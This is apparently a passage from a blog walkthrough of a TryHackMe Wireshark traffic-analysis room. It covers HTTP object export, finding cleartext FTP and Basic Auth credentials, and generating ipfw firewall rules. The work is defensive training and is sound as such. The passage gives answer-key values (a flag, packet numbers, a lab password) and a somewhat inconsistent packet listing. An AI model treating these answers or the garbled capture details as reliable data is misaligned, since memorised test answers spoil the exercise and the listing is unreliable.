
You will see the “**Wireshark Export HTTP object list**” window.

Here, select the packet with number **1644** -first packet-, click the “**Save**” button. And save this file.

When you open the file, you will find the flag.



Answer : FLAG{THM-PACKETMASTER}



#Task 9 - Bonus: Hunt Cleartext Credentials!

1. What is the packet number of the credentials using “HTTP Basic Auth”?

Go to the “Tools → Credentials”

Answer : 237

The image shows a Wireshark interface with a packet list and a 'Tools > Credentials' pane. The packet list highlights packet 237, which is an HTTP GET request to '198.71.247.91'. The 'Credentials' pane lists several entries, with a red arrow pointing to the entry for 'admin' with the password 'afifskc'.

Packet N°	Protocol	Username	Additional Info
41	FTP	admin	Username in packet: 12
44	FTP	admin	Username in packet: 15
53	FTP	admin	Username in packet: 25
55	FTP	admin	Username in packet: 29
78	FTP	admin	Username in packet: 57
86	FTP	admin	Username in packet: 62
119	FTP	admin	Username in packet: 89
124	FTP	admin	Username in packet: 93
126	FTP	admin	Username in packet: 97
170	FTP	adminis...	Username in packet: 136
210	FTP	adminis...	Username in packet: 173
223	FTP	adminis...	Username in packet: 187
233	FTP	adminis...	Username in packet: 196

2. What is the packet number where “empty password” was submitted?

Go to the “Tools → Credentials”

Answer : 170

There is no "request arg" which is entered the password value.
It means that no password was entered in this request packet.
After that packet, the request was submitted and you can see the "Response : 220" which means that FTP service is ready in the packet 172.

#Task 10 - Bonus: Actionable Results!

1. Select packet number 99. Create a rule for “IPFirewall (ipfw)”. What is the rule for “denying source IPv4 address”?

Go and select the Packet 99.

Then Go to “Tools → Firewall ACL Rules” menu.

Select the “IPFirewall (ipfw)” in “Create rules for” bar.

You will see the answer.

Answer : add deny ip from 10.121.70.151 to any in

2. Select packet number 231. Create “IPFirewall” rules. What is the rule for “allowing destination MAC address”?

Go and select the **Packet 231**.

Then Go to “Tools → Firewall ACL Rules” menu.

Select the “IPFirewall (ipfw)” in “Create rules for” bar.

Here the “Deny” checkbox is selected by default. **Unselect the “Deny” option to create “allow” rules.**

You will see the answer.

Answer : add allow MAC 00:d0:59:aa:af:80 any in

Time Source Destination Protocol Length Info

214 20.121098	10.121.70.151	10.234.125.254	TCP	62 21 → 2567 [SYN ACK] Seq=0 Ack=1 Win=49152 Len: 0	Wireshark - Firewall ACL Rules · Bonus-exercise.pcap
215 20.121150	10.234.125.254	10.121.70.151	TCP	62 21 → 2567 [SYN ACK] Seq=0 Ack=1 Win=49152 Len: 0	
216 20.160729	10.121.70.151	10.234.125.254	TCP	62 21 → 2567 [SYN ACK] Seq=0 Ack=1 Win=49152 Len: 0	
217 20.161665	10.121.70.151	10.234.125.254	TCP	62 21 → 2567 [SYN ACK] Seq=0 Ack=1 Win=49152 Len: 0	
218 20.161703	10.234.125.254	10.121.70.151	TCP	62 21 → 2567 [SYN ACK] Seq=0 Ack=1 Win=49152 Len: 0	
219 20.174191	10.121.70.151	10.234.125.254	TCP	62 21 → 2567 [SYN ACK] Seq=0 Ack=1 Win=49152 Len: 0	
220 20.174228	10.234.125.254	10.121.70.151	TCP	62 21 → 2567 [SYN ACK] Seq=0 Ack=1 Win=49152 Len: 0	
221 20.194240	10.121.70.151	10.234.125.254	TCP	62 21 → 2567 [SYN ACK] Seq=0 Ack=1 Win=49152 Len: 0	
222 20.203347	10.121.70.151	10.234.125.254	TCP	62 21 → 2567 [SYN ACK] Seq=0 Ack=1 Win=49152 Len: 0	
223 20.203602	10.234.125.254	10.121.70.151	TCP	62 21 → 2567 [SYN ACK] Seq=0 Ack=1 Win=49152 Len: 0	
224 20.206820	10.121.70.151	10.234.125.254	TCP	62 21 → 2567 [SYN ACK] Seq=0 Ack=1 Win=49152 Len: 0	
225 20.207062	10.234.125.254	10.121.70.151	TCP	62 21 → 2567 [SYN ACK] Seq=0 Ack=1 Win=49152 Len: 0	
226 20.217599	10.121.70.151	10.234.125.254	TCP	62 21 → 2567 [SYN ACK] Seq=0 Ack=1 Win=49152 Len: 0	
227 20.217796	10.121.70.151	10.234.125.254	TCP	62 21 → 2567 [SYN ACK] Seq=0 Ack=1 Win=49152 Len: 0	
228 20.217830	10.234.125.254	10.121.70.151	TCP	62 21 → 2567 [SYN ACK] Seq=0 Ack=1 Win=49152 Len: 0	
229 20.224984	10.121.70.151	10.234.125.254	TCP	62 21 → 2567 [SYN ACK] Seq=0 Ack=1 Win=49152 Len: 0	
230 20.225024	10.234.125.254	10.121.70.151	TCP	62 21 → 2567 [SYN ACK] Seq=0 Ack=1 Win=49152 Len: 0	
231 20.237468	10.121.70.151	10.234.125.254	TCP	62 21 → 2567 [SYN ACK] Seq=0 Ack=1 Win=49152 Len: 0	
232 20.241360	10.121.70.151	10.234.125.254	TCP	62 21 → 2567 [SYN ACK] Seq=0 Ack=1 Win=49152 Len: 0	

Frame 231: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, Src: Cisco_3c:3f:a8 (00:01:96:3c:3f:a8), Dst: Cisco_3c:3f:a8 (00:01:96:3c:3f:a8), Proto: Internet Protocol Version 4, Src: 10.121.70.151, Dst: 10.234.125.254
 Version: 4, Header Length: 20 bytes (5), Differentiated Services Field: 0x00 (DSCP: CS0, ECN: CE)
 Total Length: 40, Identification: 0xb98 (48024), Flags: 0x4000 (Don't fragment), Fragment offset: 0, Time to live: 46, Protocol: TCP (6), Header checksum: 0xb73f [validation disabled], [Header checksum status: Unverified], Source: 10.121.70.151, Destination: 10.234.125.254, Transmission Control Protocol, Src Port: 21, Dst Port: 2563, Seq: 18, Ack: 21, Len: 0

That's all... The room's completed... !

2 Reply

admiralarjun (/blog/675-wireshark-traffic-analysis-room-walkthrough-tryhackme/2) replied to this.

Home for infosec writers and readers.

Create your account today and explore more content on this platform. You can also start blogging and be inspiration for others 😊

[Signup](#)

admiralarjun (/u/admiralarjun) Nov 18, 2023 Edited